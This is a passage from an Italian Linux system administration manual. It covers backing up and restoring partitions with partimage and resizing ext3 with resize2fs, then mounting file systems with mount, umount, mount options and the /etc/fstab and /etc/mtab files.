|                                                                    |
| * Image file to create/use                                         |
|   [/tmp/immagine_______________________________________________]   |
|                                                                    |
| Action to be done:                               <Next (F5)>       |
| (*) Save partition into a new image file                           |
| ( ) Restore partition from an image file         <About>           |
| ( ) Restore an MBR from the imagefile                              |
|                                                  <Exit (F6)>       |
| [ ] Connect to server                                              |
|     IP/name of the server: _________________________ Port: 4025__  |
|     [X] Encrypt data on the network with SSL                       |
`--------------------------------------------------------------------'
```

Attraverso una barra di scorrimento si seleziona '**`sda1`**', come si vede nella schermata di esempio; inoltre, si specifica il nome del file in cui salvare l'immagine della partizione: in questo caso si tratta di '`/tmp/immagine`', ma in realtà, il nome esatto contiene un'estensione numerica ('`.000`').

Una volta compilata la maschera iniziale, come nell'esempio, si passa alla maschera successiva premendo il tasto [*F5*]:

```
.----------------------| save partition to image file |----------------------.
|                                                                            |
| Compression level                                                          |
| ( ) None (very fast + very big file)                                       |
| (*) Gzip (.gz: medium speed + small image file)                            |
| ( ) Bzip2 (.bz2: very slow + very small image file)                        |
|                                                                            |
|                                                                            |
| Options                                    If finished successfully:       |
| [X] Check partition before saving          (*) Wait                        |
| [X] Enter description                      ( ) Halt                        |
| [ ] Overwrite without prompt               ( ) Reboot                      |
|                                            ( ) Quit                        |
| Image split mode                           ( ) Last                        |
| (*) Automatic split (when no space left)                                   |
| ( ) Into files whose size is:........... 2037____ MiB                      |
| [ ] Wait after each volume change                                          |
|                                                                            |
|                                                                            |
|                                                                            |
|       <Continue (F5)>       <Exit (F6)>         <Main window (F7)>         |
`----------------------------------------------------------------------------'
```

In questa fase viene richiesto, in particolare, di specificare il metodo di compressione e se si vuole ottenere un file unico o una serie di file di dimensione stabilita. Anche qui, si prosegue con il tasto [*F5*]:

```
.--------------------| Partition description |--------------------.
|                                                                  |
| You can enter a description of the saved partition:              |
|                                                                  |
| [Prima partizione del disco USB esterno ___________________]     |
|                                                                  |
|                                                                  |
|                                                                  |
|                                                                  |
|                                                                  |
|                                                                  |
|                                                                  |
|                                                                  |
|                                                                  |
|                            .----.                                |
|                            | Ok |                                |
|                            `----'                                |
|                                                                  |
|                                                                  |
`------------------------------------------------------------------'
```

Conviene mettere una descrizione, per annotare di che cosa si tratta, come si vede nell'esempio. Si conferma l'inizio dell'archiviazione con il pulsante grafico OK.

```
.---------.-----------------| Ext3fs informations |-----------------.----------.
| Partitio|                                                          |          |
| Size of | Space usage:..................2 %                        |          |
| Image fi| Used space....................374.71 MiB               |          |
|         | Free space....................14.95 GiB                |          |
|         | Bitmap size...................1.92 MiB                 |          |
| Detected| Label........................                           |          |
| Compress| Number of groups..............123                      |          |
|         | First block...................0                         |          |
|         | Ext3fs journalization.........yes                      |          |
|         | Sparse super block............yes                      |          |
|         | Large files support...........no                       |          |
|         | File system revision..........1                        |          |
|         |                                                          |          |
|         |                         .----.                           |          |
|         |                         | Ok |                           |          |
|         |                         `----'                           |          |
|         |                                                          |          |
|         |                                                          |          |
|         `----------------------------------------------------------'          |
|                                                                               |
`-------------------------------------------------------------------------------'
```

Terminato il controllo della partizione, si conferma ancora con il pulsante grafico OK:

```
.-----------------------| save partition to image file |-----------------------.
| Partition to save:...........//dev/sda1                                        |
| Size of the Partition:.......15.32 GiB = 16450527744 bytes                    |
| Current image file:........../tmp/immagine.000                                |
| Image file size:.............56.00 KiB                                        |
| Available space for image:...17.51 GiB = 18796441600 bytes                    |
| Detected file system:........ext3fs                                           |
| Compression level:...........gzip                                             |
|                                                                               |
|                                                                               |
| Time elapsed:................3sec                                             |
| Estimated time remaining:....21sec                                            |
| Speed:.......................930.00 MiB/minn                                  |
| Data copied:.................46.50 MiB / 374.71 MiBB                          |
|                                                                               |
|                                                                               |
|                                                                               |
|                                                                               |
|                                                                               |
| #########_________________________12%_________________________________ 12 %  |
|                                                                               |
`-------------------------------------------------------------------------------'
```

Come si può vedere, la partizione viene archiviata nel file '`/tmp/immagine.000`'; se dovessero essere utilizzati più file, l'estensione progredirebbe: '`.001`', '`.002`',...

Al termine appare una schermata di conferma.

```
.------------| Success |-------------.
|                                    |
| Operation  successfully finished:  |
|                                    |
| Time elapsed:...27sec              |
| Speed:..........832.69 MiB/min     |
| Data copied:....374.71 MiB         |
|                                    |
|              .----.                |
|              | Ok |                |
|              `----'                |
|                                    |
|                                    |
`------------------------------------'
```

166.3.2 Ripristino

Viene mostrato un esempio di ripristino di una partizione in modo interattivo; per la precisione, si ripristina un file nella partizione '`/dev/sda2`', che è più grande di quella originaria:

`partimage` [*Invio*]

```
.---------------------| Partition Image 0.6.4 |---------------------.
| * Partition to save/restore                                       |
|   hdd7                              ext3fs       15.38 GiB        |
|   hdd8                              ext3fs       24.03 GiB        |
|   hdd9                              ext3fs       39.41 GiB        |
|   md0                               ext3fs       14.42 GiB        |
|   sda1                              ext3fs       15.32 GiB        |
| # sda2 ############################## ext3fs ##### 53.62 GiB ##    |
|   sda4                              swap (v1)    7.38 GiB         |
|                                                                   |
| * Image file to create/use                                        |
|   [/tmp/immagine.000__________________________________________]   |
|                                                                   |
| Action to be done:                               <Next (F5)>      |
| ( ) Save partition into a new image file                          |
| (*) Restore partition from an image file         <About>          |
| ( ) Restore an MBR from the imagefile                             |
|                                                  <Exit (F6)>      |
| [ ] Connect to server                                             |
|     IP/name of the server: _________________________ Port: 4025__ |
|     [X] Encrypt data on the network with SSL                      |
`-------------------------------------------------------------------'
```

Come si vede, si prende il primo e unico file ottenuto dall'archiviazione eseguita nella sezione precedente, per ripristinare i dati nella partizione '`/dev/sda2`'. Si prosegue premendo il tasto [*F5*]:

```
.--------------------| restore partition from image file |---------------------.
|                                                                              |
| Options                                                                      |
| [ ] Simulation of the restoration (nothing is written)                       |
| [ ] Erase free blocks with zero values                                       |
|                                                                              |
| If finished succ.--------| Partition description |---------.                 |
| (*) Wait        |                                          |                 |
| ( ) Halt        | Prima partizione del disco USB esterno   |                 |
| ( ) Reboot      |                                          |                 |
| ( ) Quit        |                  .----.                  |                 |
|                 |                  | Ok |                  |                 |
|                 |                  `----'                  |                 |
|                 |                                          |                 |
|                 |                                          |                 |
|                 `------------------------------------------'                 |
|                                                                              |
|                                                                              |
|                                                                              |
|                                                                              |
|        <Continue (F5)>       <Exit (F6)>          <Main window (F7)>         |
`------------------------------------------------------------------------------'
```

Viene mostrata la descrizione del file, prima di procedere.

```
.--------------------| restore partition from image file |---------------------.
|                                                                              |
| Options                                                                      |
| [ ] Simulation of the restoration (nothing is written)                       |
| [ ] Erase free blocks with zero values                                       |
|                                                                              |
| If finished successfully:                                                    |
| (*) Wait                                                                     |
| ( ) Halt                                                                     |
| ( ) Reboot                                                                   |
| ( ) Quit                                                                     |
|                                                                              |
|                                                                              |
|                                                                              |
|                                                                              |
|                                                                              |
|                                                                              |
|                                                                              |
|                                                                              |
|                                                                              |
|        <Continue (F5)>       <Exit (F6)>          <Main window (F7)>         |
`------------------------------------------------------------------------------'
```

Nella maschera finale si può ancora richiedere di simulare il recupero; in questo caso viene eseguito realmente. Si procede con il tasto [*F5*]:

```
.---------.-----------------| Ext3fs informations |-----------------.----------.
| Partitio|                                                         |          |
| Size of | Space usage:..................2 %                       |          |
| Current | Used space....................374.71 MiB                |          |
| File sys| Free space....................14.95 GiB                 |          |
| Compress| Bitmap size...................1.92 MiB                  |          |
| Partitio| Label.........................                          |          |
| Image cr| Number of groups..............123                       |          |
| Size of | First block...................0                         |          |
|         | Ext3fs journalization.........yes                       |          |
|         | Sparse super block............yes                       |          |
|         | Large files support...........no                        |          |
|         | File system revision..........1                         |          |
|         |                                                         |          |
|         |                          .----.                         |          |
|         |                          | Ok |                         |          |
|         |                          `----'                         |          |
|         |                                                         |          |
|         |                                                         |          |
|         `---------------------------------------------------------'          |
|                                                                              |
`------------------------------------------------------------------------------'
```

```
.--------------------| restore partition from image file |---------------------.
| Partition to restore:............./dev/sda2                                  |
| Size of partition to restore:.....53.62 GiB = 57576960000 bytes              |
| Current image file:.............../tmp/immagine.000                          |
| File system:.........--------| Confirmation |---------.                      |
| Compression level:..|                                 |                      |
| Partition was on dev| Do you really want to restore   |                      |
| Image created on:...| /dev/sda2 from the image file   | 06                   |
| Size of the original| /tmp/immagine.000 ?             | 4 bytes              |
|                     |                                 |                      |
|                     |    .-----.          .----.      |                      |
|                     |    | Yes |          | No |      |                      |
|                     |    `-----'          `----'      |                      |
|                     |                                 |                      |
|                     |                                 |                      |
|                     `---------------------------------'                      |
|                                                                              |
|                                                                              |
|                                                                              |
|                                    0%                                        |
|                                                                              |
`------------------------------------------------------------------------------'
```

```
.--------------------| restore partition from image file |---------------------.
| Partition to restore:............./dev/sda2                                  |
| Size of partition to restore:.....53.62 GiB = 57576960000 bytes              |
| Current image file:.............../tmp/immagine.000                          |
| File system:......................ext3fs                                     |
| Compression level:................gzip                                       |
| Partition was on device:........../dev/sda1                                  |
| Image created on:.................Tue Apr 25 11:12:13 2006                   |
| Size of the original partition:...15.32 GiB = 16450527744 bytes              |
|                                                                              |
| Time elapsed:.....................10m:41sec                                  |
| Estimated time remaining:.........16m:35sec                                  |
| Speed:............................13.73 MiB/minn                             |
| Data copied:......................146.73 MiB / 374.71 MiB                    |
|                                                                              |
|                                                                              |
|                                                                              |
|                                                                              |
| ##############################____39%_________________________________ 39 %  |
|                                                                              |
`------------------------------------------------------------------------------'
```

```
.--------------------| restore partition from image file |---------------------.
| Partition to restore:............./dev/sda2                                  |
| Size of partition to restore:.....53.62 GiB = 57576960000 bytes              |
| Current image file:.............../tmp/immagine.000                          |
| File system:........------------| Success |-------------.                    |
| Compression level:.|                                     |                   |
| Partition was on de| Operation  successfully finished:  |                   |
| Image created on:..|                                     |                   |
| Size of the origina| Time elapsed:...10m:52sec           | bytes             |
|                    | Speed:..........34.48 MiB/min       |                   |
| Time elapsed:......| Data copied:....374.71 MiB          |                   |
| Estimated time rema|                                     |                   |
| Speed:.............|             .----.                  |                   |
| Data copied:.......|             | Ok |                  |                   |
|                    |             `----'                  |                   |
|                    |                                     |                   |
|                    |                                     |                   |
|                    `-------------------------------------'                   |
|                                                                              |
|                                100%                                  100 %  |
|                                                                              |
`------------------------------------------------------------------------------'
```

A questo punto, dal momento che i dati recuperati riproducono una partizione più piccola dello spazio effettivo, se si dispone degli strumenti appropriati, si può tentare di estenderne le dimensioni allo spazio disponibile:

fsck.ext2 -f /dev/sda2 [*Invio*]

```
e2fsck 1.39-WIP (31-Dec-2005)
Pass 1: Checking inodes, blocks, and sizes
Pass 2: Checking directory structure
Pass 3: Checking directory connectivity
Pass 4: Checking reference counts
Pass 5: Checking group summary information
/dev/sda2: 12/2011296 files (0.0% non-contiguous), 95926/4016242 blocks
```

resize2fs /dev/sda2 [*Invio*]

```
resize2fs 1.39-WIP (31-Dec-2005)
Resizing the filesystem on /dev/sda2 to 14056875 (4k) blocks.
The filesystem on /dev/sda2 is now 14056875 blocks long.
```

[1] **Gpart** GNU GPL

[2] **Parted** GNU GPL

[3] **Partimage** GNU GPL

Capitolo 167

Memoria di massa: attivazione e utilizzo

Per poter accedere a un file system di un sistema Unix, occorre dare dei comandi precisi e generalmente conviene intervenire nella configurazione.

Tabella 167.1. Riepilogo dei programmi e dei file per attivare e utilizzare i file system.

Nome	Descrizione
'**mount**'	Innesto di un file system in quello globale.
'**umount**'	Distacco di un file system da quello globale.
'/etc/fstab'	Elenco di file system e punti di innesto predefiniti.
'/etc/mtab'	Elenco degli innesti attivi.
'**df**'	Utilizzo del disco: *disk free*.
'**di**'	Utilizzo del disco: *disk information*.
'**du**'	Utilizzo del disco: *disk usage*.
'**stat**'	Situazione di un file o di un file system.
'**update**' ('**bdflush**')	Programma demone per lo scarico periodico della memoria cache dei dischi.
'**sync**'	Scarico manuale della memoria cache dei dischi.

167.1 Attivazione dei file system

Per poter accedere ai dati di un'unità di memorizzazione organizzata con un file system, è necessario prima innestare o inserire (*mount*), il suo file system in quello globale.

Prima di estrarre una di queste unità, o comunque, prima di poter spegnere un elaboratore, occorre eseguire l'operazione opposta di distacco (*unmount*).

In un sistema GNU/Linux devono essere necessariamente innestati il file system principale (*root*) e il file system virtuale '/proc/', che però non fa capo ad alcuna unità fisica.

Se si utilizzano partizioni di scambio per la gestione della memoria virtuale, queste devono essere attivate con un'operazione concettualmente simile a quella dell'innesto di un file system, anche se poi non appaiono nella struttura generale del file system globale.

167.1.1 Tipi di file system

Quando si innesta un file system è necessario che il modo con cui questo è organizzato (cioè il tipo) sia riconoscibile e gestito dal kernel. Nella tabella 167.2, sono elencati i nomi che identificano i tipi di file system riconoscibili da un kernel Linux.

Tabella 167.2. Elenco dei nomi di file system utilizzabili.

Tipo di file system	Descrizione
minix	Minix
ext2	Ext2
ext3	Ext3
hpfs	

Tipo di file system	Descrizione
umsdos	GNU/Linux su Dos-FAT
msdos	Dos-FAT (nomi 8.3)
vfat	Dos-VFAT (nomi lunghi)
nfs	NFS o file system di rete
coda	
iso9660	CD-ROM
smbfs	SMB (rete NetBIOS-TCP/IP)
ncpfs	
affs	
adfs	
sysv	
cramfs	file system compresso, accessibile in sola lettura
devpts	
efs	
hfs	
hpfs	
jfs	
ntfs	
qnx4	
ramfs	
reiserfs	
romfs	
tempfs	file system in un disco RAM, che si estende e si contrae automaticamente.
xfs	
udf	
ufs	

Tipo di file system	Descrizione
`proc`	file system virtuale /proc
`swap`	partizione di scambio

167.1.2 Implicazioni legate all'innesto di un file system

L'innesto di un file system implica l'acquisizione di un file system estraneo in quello generale. Questo fatto può far sorgere problemi di sicurezza e di compatibilità con il sistema. L'elenco seguente dovrebbe dare l'idea di alcuni dei problemi connessi.

- Il file system estraneo potrebbe non essere sicuro, di conseguenza si pone il problema di:
  - decidere se permettere l'avvio dei file eseguibili, infatti potrebbe trattarsi di cavalli di Troia;
  - decidere se considerare validi o meno i permessi SUID e SGID che potrebbero dare ai programmi privilegi indesiderabili;
  - decidere se gli utenti comuni possono eseguirne l'innesto di un file system.
- Il file system estraneo potrebbe contenere dati che non devono essere modificati; in tal caso conviene utilizzarlo in sola lettura per impedire l'alterazione del suo contenuto, anche solo accidentalmente.
- Il file system estraneo potrebbe essere incompatibile con la struttura di un file system Unix. In tal caso, occorre trovare il modo di farlo assomigliare a questo, per esempio attribuendo a tutti i file gli stessi permessi e la proprietà a un utente e a un gruppo particolare.

Un'altra cosa da considerare sono i permessi della directory radice del disco che si va a innestare. Di per sé non c'è nulla di strano, se il file system che si innesta è in grado di gestire tali informazioni, basta usare i comandi normali, come '**`chmod`**' e '**`chown`**' per cambiarli, ma questo può confondere il principiante. In breve: quando si cambia la proprietà e i permessi di una directory sulla quale è stato innestato un altro file system, questi cambiamenti hanno effetto in quel file system innestato.

167.1.3 Opzioni

In occasione dell'innesto di un file system si possono definire alcune opzioni allo scopo di modificarne il comportamento predefinito. Quello che segue è un elenco parziale delle opzioni disponibili. Inizialmente vengono mostrate le opzioni che riguardano generalmente i file system compatibili con i sistemi operativi Unix e possono essere utilizzate anche in presenza di file system differenti quando ciò può avere significato.

Vedere *mount(8)* e *nfs(5)*.

Tabella 167.3. Opzioni valide per i file system Unix.

Opzione	Descrizione
`remount`	Si tratta di un'opzione speciale che può essere usata solo quando il file system in questione è già innestato, allo scopo di reinnestarlo con delle opzioni differenti (quelle che vengono definite assieme a '**`remount`**').
`default`	Utilizza le impostazioni predefinite: '**`rw`**', '**`suid`**', '**`dev`**', '**`exec`**', '**`auto`**', '**`atime`**', '**`nouser`**', '**`async`**'.
`sync` `async`	Esegue gli I/O sui file system in modo sincrono o asincrono. La modalità sincrona è più sicura, ma il suo utilizzo rallenta e appesantisce l'attività del disco.
`atime` `noatime`	Aggiorna o meno la data di accesso ai file. Può essere utile eliminare questo tipo di aggiornamento per ridurre l'attività del disco.
`auto` `noauto`	Permette o impedisce l'innesto automatico quando si utilizza il file '`/etc/fstab`'.
`dev` `nodev`	Considera validi, o esclude la validità dei file di dispositivo che dovessero essere contenuti nel file system.
`exec` `noexec`	Permette o impedisce l'esecuzione di file binari.
`suid` `nosuid`	Consente o impedisce che i bit SUID (*Set user ID*) e SGID (*Set group ID*) abbiano effetto. Disattivando questa possibilità (cioè utilizzando l'opzione '**`nosuid`**'), si vuole evitare che gli eseguibili contenuti nel file system che si intende innestare, possano ottenere privilegi particolari.
`user` `nouser`	Permette o impedisce all'utente comune di innestare e staccare il file system. L'opzione '**`user`**' implica l'attivazione automatica di '**`noexec`**', '**`nosuid`**' e '**`nodev`**', a meno che queste siano annullate da successive indicazioni contrarie come nella lista seguente: '**`user,exec,suid,dev`**'.
`ro`	Richiede un accesso in sola lettura.
`rw`	Richiede un accesso in lettura e scrittura.

La tabella successiva riguarda i file system FAT, ovvero ciò che è alla base dei file system '**`umsdos`**', '**`msdos`**' e '**`vfat`**'. Tuttavia, occorre ricordare che un file system UMSDOS emula un file system Unix, quindi non sono valide le opzioni seguenti nel caso specifico di questo tipo di file system.

Tabella 167.4. Opzioni valide per i file system FAT.

Opzione	Descrizione
`uid=`***identificativo_utente***	Permette di stabilire il proprietario dei file e delle directory contenute nel file system. Se non viene specificato, si intende appartengano all'utente che esegue l'innesto.
`gid=`***identificativo_gruppo***	Permette di stabilire il gruppo proprietario dei file e delle directory contenute nel file system. Se non viene specificato, si intende appartengano al gruppo dell'utente che esegue l'innesto.
`umask=`***maschera***	Permette di stabilire quali permessi inibire nel file system. Si tratta del solito numero ottale, composto da tre cifre numeriche, dove la prima cifra rappresenta i permessi per il proprietario, la seconda per il gruppo, la terza per il resto degli utenti. Se non viene specificato si utilizza il valore predefinito per la creazione dei file nei file system normali: '**`umask`**' appunto.
`quiet`	I file system FAT non sono in grado di memorizzare informazioni sulle proprietà e i permessi dei file. Di conseguenza, i programmi che tentano di modificare i valori predefiniti, ottengono una segnalazione di errore dalle funzioni di sistema. L'opzione '**`quiet`**' inibisce queste segnalazioni di errore.

Per quanto riguarda l'opzione '**`umask`**' dei file system FAT, si ricorda il significato dei valori che possono essere attribuiti:

- 1_8 rappresenta un permesso di esecuzione;
- 2_8 rappresenta un permesso di scrittura;
- 4_8 rappresenta un permesso di lettura.

Di conseguenza:

- 3_8 rappresenta un permesso di scrittura e di esecuzione;
- 5_8 rappresenta un permesso di lettura e di esecuzione;
- 6_8 rappresenta un permesso di lettura e di scrittura;
- 7_8 rappresenta un permesso di lettura, scrittura e di esecuzione.

Bisogna fare attenzione però che il valore che si inserisce rappresenta un impedimento all'uso di quel permesso, di conseguenza, la maschera 022_8 indica che è consentito al proprietario qualunque tipo di accesso (lettura, scrittura ed esecuzione), mentre agli altri utenti non è consentito l'accesso in scrittura.

Un caso particolare di opzione è '**`loop`**' che consente di accedere a file-immagine di dischi o partizioni. Questa particolarità viene descritta in un altro capitolo.

167.1.4 Utilizzo di «mount»

Il programma '**mount**' [1] permettere di innestare, un file system all'interno del sistema. Il programma opposto è '**umount**' e serve per staccare, un file system innestato precedentemente.

```
mount [opzioni] [dispositivo] [directory]
```

La forma normale e più semplice di utilizzo di '**mount**' è la seguente:

```
mount -t tipo_di_file_system dispositivo punto_di_innesto
```

In questo modo si richiede al kernel di innestare il file system del dispositivo specificato nella directory indicata (il punto di innesto).

Per conoscere la situazione dei dispositivi collegati attraverso questo sistema, si può usare la sintassi seguente:

```
mount [ -t tipo_di_file_system]
```

Se viene specificato il tipo di file system, si ottiene un elenco limitato a quei dispositivi.

Il file system '/proc/' non è associato ad alcun dispositivo speciale; pertanto, quando se ne vuole eseguire l'innesto, si può utilizzare un nome di dispositivo arbitrario, per esempio '**proc**'.

La maggior parte delle unità di memorizzazione sono indicate nel modo consueto utilizzando nomi di file di dispositivo ('/dev/...'), ma ci possono essere altre possibilità, come quando si vuole innestare un file system di rete o NFS, dove si usa la forma '***nodo*:/*directory***'.

Il file '/etc/fstab' viene utilizzato per automatizzare l'innesto dei file system più importanti al momento dell'avvio del sistema. Questo viene letto utilizzando la forma seguente:

```
mount -a [ -t tipo_di_file_system]
```

Di solito si trova una chiamata di questo tipo all'interno di uno degli script che compongono la procedura di inizializzazione del sistema ('/etc/init.d/*' oppure '/etc/rc.d/rc*'). La presenza del file di configurazione '/etc/fstab' è utile anche per semplificare l'innesto (e così l'operazione inversa) di un file system che sia stato previsto al suo interno. Diventa sufficiente una delle due forme seguenti:

```
mount dispositivo
```

```
mount punto_di_innesto
```

In linea di principio, solo l'utente '**root**' può innestare un file system. Per permettere agli utenti comuni di innestare e staccare un'unità di memorizzazione (come nel caso di un CD-ROM o di un dischetto), la si può indicare nel file '/etc/fstab' con l'opzione '**user**'. Nell'esempio seguente, si vede un record di '/etc/fstab' attraverso il quale si definisce l'innesto facoltativo di un CD-ROM in sola lettura con la possibilità anche per gli utenti comuni di eseguire l'operazione:

```
/dev/cdrom  /cdrom  iso9660  ro,user,noauto,unhide
```

In tal modo, qualunque utente ha la possibilità di eseguire uno dei due possibili comandi seguenti:

$ **mount /dev/cdrom** [*Invio*]

$ **mount /cdrom** [*Invio*]

La coppia di programmi '**mount**' e '**umount**' mantiene una lista dei file system innestati correntemente. Quando '**mount**' viene avviato senza argomenti si ottiene l'emissione del contenuto di questa lista.

Per approfondire l'utilizzo di '**mount**', si veda anche la pagina di manuale *mount(8)*.

Tabella 167.6. Alcune opzioni.

Opzione	Descrizione
-a	Utilizza '/etc/fstab' per eseguire automaticamente l'operazione: vengono innestati tutti i file system a esclusione di quelli segnati come '**noauto**'.
-t [no] ***tipo_di_file_system*** [,...]	Specifica il tipo di file system. Sono riconosciuti i nomi indicati nella tabella 167.2. Se il nome del tipo di file system viene preceduto dalla sigla '**no**', si intende che quel tipo deve essere escluso. Se si vogliono indicare più tipi di file system questi vengono separati da virgole. Quando si usa questa opzione con l'indicazione di più tipi, o con il prefisso '**no**', lo si fa quasi sempre con l'uso dell'opzione '**-a**', come nell'esempio seguente: '**mount -a -t nomsdos,nonfs**' In questo caso si intende eseguire l'innesto di tutti i file system indicati all'interno di '/etc/fstab', a esclusione dei tipi '**msdos**' e '**nfs**'.
-o ***opzione_di_file_system*** [,...]	Questa opzione permette di specificare uno o più nomi di opzioni, separati da virgole, legati alla gestione del file system. L'elenco di questi nomi si trova nella sezione 167.1.3.

Segue la descrizione di alcuni esempi.

- # **mount -t ext3 /dev/hda2 /mnt** [*Invio*]

  Innesta il file system di tipo Ext3 contenuto nella seconda partizione del primo disco fisso ATA, a partire dalla directory '/mnt'.

- # **mount -t vfat /dev/fd0 /floppy** [*Invio*]

  Innesta il file system di tipo Dos-VFAT (Dos-FAT con le estensioni per i nomi lunghi) contenuto in un dischetto inserito nella prima unità, a partire dalla directory '/floppy/'.

- `# ` **`mount -t nfs roggen.brot.dg:/pubblica /roggen`** [*Invio*]

  Innesta il file system di rete offerto dall'elaboratore *`roggen.brot.dg`*, corrispondente alla sua directory '`/pubblica/`' (e discendenti), nella directory locale '`/roggen/`'.

167.1.5 Utilizzo di «umount»

Il programma '**`umount`**' [2] esegue l'operazione inversa di '**`mount`**': stacca i file system. L'operazione può avvenire solo quando non ci sono più attività in corso su quei file system, altrimenti l'operazione fallisce.

```
umount [opzioni] [dispositivo] [directory]
```

L'opzione '**`-a`**' ha un significato simile a quella di '**`mount`**', ma serve a eseguire il distacco di tutti i file system che in un certo momento risultano innestati. Per sapere quali sono gli innesti in corso, si avvale del contenuto del file '`/etc/mtab`', che dovrebbe risultare aggiornato in tal senso.

Tabella 167.7. Alcune opzioni.

Opzione	Descrizione
`-a`	Vengono separati tutti i file system indicati in '`/etc/mtab`'.
`-t` [`no`] ***tipo_di_file_system*** [,...]	Indica che l'azione deve essere eseguita solo sui file system specificati. Se si usa il prefisso '**`no`**', l'azione si deve compiere su tutti i file system a esclusione di quelli indicati.

Segue la descrizione di alcuni esempi.

- `# ` **`umount /dev/hda2`** [*Invio*]

  Stacca il file system innestato precedentemente, riferito al dispositivo '`/dev/hda2`'.

- `# ` **`umount /mnt`** [*Invio*]

  Stacca il file system innestato precedentemente nella directory '`/mnt`'.

- `# ` **`umount -a`** [*Invio*]

  Stacca tutti i file system che trova annotati nel file '`/etc/mtab`', escluso il file system '**`proc`**'.

  Il programma '**`umount`**' non stacca i file system che sono utilizzati in qualche modo, di conseguenza è improbabile che il comando '**`umount -a`**' possa eseguire il distacco del file system principale. Nella fase di arresto del sistema, questo viene reinnestato in sola lettura prima dell'arresto totale.

167.1.6 File «/etc/fstab»

Il file '`/etc/fstab`' viene utilizzato per definire le caratteristiche e le directory di inserimento (punti di innesto) dei vari file system, usati di frequente nel sistema. Si tratta di un file che viene solo letto dai programmi e il suo aggiornamento viene fatto in modo manuale dall'amministratore del sistema.

Il file è organizzato in record (corrispondenti alle righe) divisi in campi separati da uno o più spazi (inclusi i caratteri di tabulazione). Le righe che iniziano con il simbolo '**`#`**', le righe vuote e quelle bianche sono ignorate e trattate eventualmente come commenti.

1. Il primo campo definisce il tipo di dispositivo o il file system remoto da innestare.
2. Il secondo campo definisce la directory che funge da punto di innesto per il file system.
3. Il terzo campo definisce il tipo di file system e ne viene indicato il nome in base alla tabella 167.2.

   Se in questo campo viene indicato il termine '**`ignore`**', si intende fare riferimento a una partizione presente, ma inutilizzata, per la quale non si vuole effettuare alcun innesto. Di fatto, i record che contengono questa indicazione vengono ignorati.
4. Il quarto campo descrive le opzioni speciali per il tipo di innesto che si intende eseguire. Si tratta delle stesse opzioni speciali descritte nella pagina di manuale *mount(8)* e anche nella sezione 167.1.4 in occasione della spiegazione dell'uso dell'opzione '**`-o`**' (a esclusione dell'opzione '**`remount`**').
5. Il quinto campo viene utilizzato per determinare quali file system possono essere utilizzati per lo scarico dei dati (*dump*).[3]
6. Il sesto campo viene utilizzato dal programma '**`fsck`**' per determinare l'ordine in cui il controllo dell'integrità dei file system deve essere effettuato nel momento dell'avvio del sistema.

   Il file system principale dovrebbe avere il numero uno in questo campo, mentre gli altri, il numero due (o anche valori superiori). Se questo campo contiene il valore zero, significa che il file system in questione non deve essere controllato.

Nell'esempio seguente, tutte le unità che non sono unite stabilmente al corpo fisico dell'elaboratore, hanno l'opzione '**`noauto`**' che impedisce l'innesto automatico all'avvio del sistema. Queste possono essere attivate solo manualmente, attraverso '**`mount`**', con il vantaggio di potere indicare semplicemente la directory di inserimento (il punto di innesto) o il nome del file di dispositivo.

```
# nome                Innesto       Tipo      Opzioni              Dump  Check

/dev/hda3             /             ext3      defaults               0     1
/dev/hdb1             /home         ext3      defaults               0     2
proc                  /proc         proc      defaults               0     0
/dev/hda2             none          swap      sw
/dev/hda1             /mnt/dosc     vfat      quiet,umask=000        0     0
/dev/sda              /mnt/dosd     vfat      user,noauto,quiet      0     0
/dev/sda1             /mnt/scsimo   ext3      user,noauto            0     0
/dev/cdrom            /mnt/cdrom    iso9660   ro,user,noauto         0     0
roggen.brot.dg:/      /mnt/roggen   nfs       ro,user,noauto         0     0
/dev/fd0              /mnt/dosa     vfat      user,noauto,quiet      0     0
```

- La partizione corrispondente al file di dispositivo '`/dev/hda3`' viene utilizzata come file system principale, che per questo è il primo a essere attivato. L'ultimo campo (*check*) riporta il valore uno, perché si vuole fare in modo che questo file system venga controllato per primo al momento dell'avvio del sistema.

- La partizione corrispondente al file di dispositivo '`/dev/hdb1`' viene utilizzata come file system per contenere le directory personali degli utenti. L'ultimo campo riporta il valore due, perché si vuole fare in modo che questo file system venga controllato per secondo al momento dell'avvio del sistema, dopo il controllo del file system principale.

- Il file system virtuale '**`proc`**' viene innestato correttamente nella directory '`/proc/`'. Nel campo del nome, la sigla '**`proc`**' non significa nulla, ma è preferibile al consueto '**`none`**' che si usa spesso in questo caso.

- La partizione corrispondente al file di dispositivo '`/dev/hda1`' contiene un file system Dos-FAT con la gestione dei nomi lunghi. In particolare, viene permesso a ogni utente di accedere ai suoi file in tutti i modi possibili.

- Il file di dispositivo '`/dev/sda`' rappresenta un cosiddetto *superfloppy*, cioè un disco rimovibile che non viene suddiviso in partizioni, esattamente come si fa con i dischetti. Trattandosi di un disco rimovibile viene concesso a tutti gli utenti di eseguire l'innesto e questo non viene effettuato automaticamente al momento dell'avvio del sistema.

- La partizione corrispondente al file di dispositivo '`/dev/sda1`' rappresenta la stessa unità a dischi rimovibili, ma in questo caso viene vista come la prima partizione di uno di questi dischi. Anche qui viene concesso agli utenti comuni di innestare e staccare la partizione.

- Il file '`/dev/cdrom`' rappresenta il lettore di CD-ROM (si tratta normalmente di un collegamento simbolico al file di dispositivo appropriato). In particolare, viene specificato che l'accesso può avvenire in sola lettura.

- L'elaboratore *`roggen.brot.dg`* condivide tutto il proprio file system (a partire dalla directory radice) attraverso il protocollo NFS. Viene consentito l'accesso in sola lettura.

- L'unità a dischetti, corrispondente al file di dispositivo '`/dev/fd0`', può essere utilizzata da tutti gli utenti e si prevede di accedere sempre solo al formato Dos-FAT con l'estensione per i nomi lunghi.

167.1.7 File «/etc/mtab»

Il file '/etc/mtab' ha la stessa struttura di '/etc/fstab', ma viene gestito automaticamente da '**mount**' e '**umount**', con lo scopo di rappresentare i file system innestati nella struttura generale. Non deve essere modificato e dovrebbe essere creato automaticamente all'avvio del sistema.

In un sistema GNU/Linux, il file virtuale '/proc/mounts' riproduce sostanzialmente le stesse informazioni che possono apparire all'interno di '/etc/mtab'. Per questa ragione, quando la directory '/etc/' deve funzionare in sola lettura, si utilizza spesso, al posto del file '/etc/mtab', un collegamento simbolico a '/proc/mounts'. Tuttavia, in condizioni normali questo non si fa, perché non tutti i programmi che hanno bisogno di accedere a '/etc/mtab' si trovano a proprio agio con tale raggiro.

167.1.8 Utilizzo di «df»

Il programma '**df**', [4] ovvero *Disk free*, permette di conoscere lo spazio a disposizione di una o di tutte le partizioni che risultano innestate. Se non vengono indicati i nomi dei file di dispositivo, si ottiene l'elenco completo di tutti quelli che sono attivi, altrimenti l'elenco si riduce ai nomi specificati.

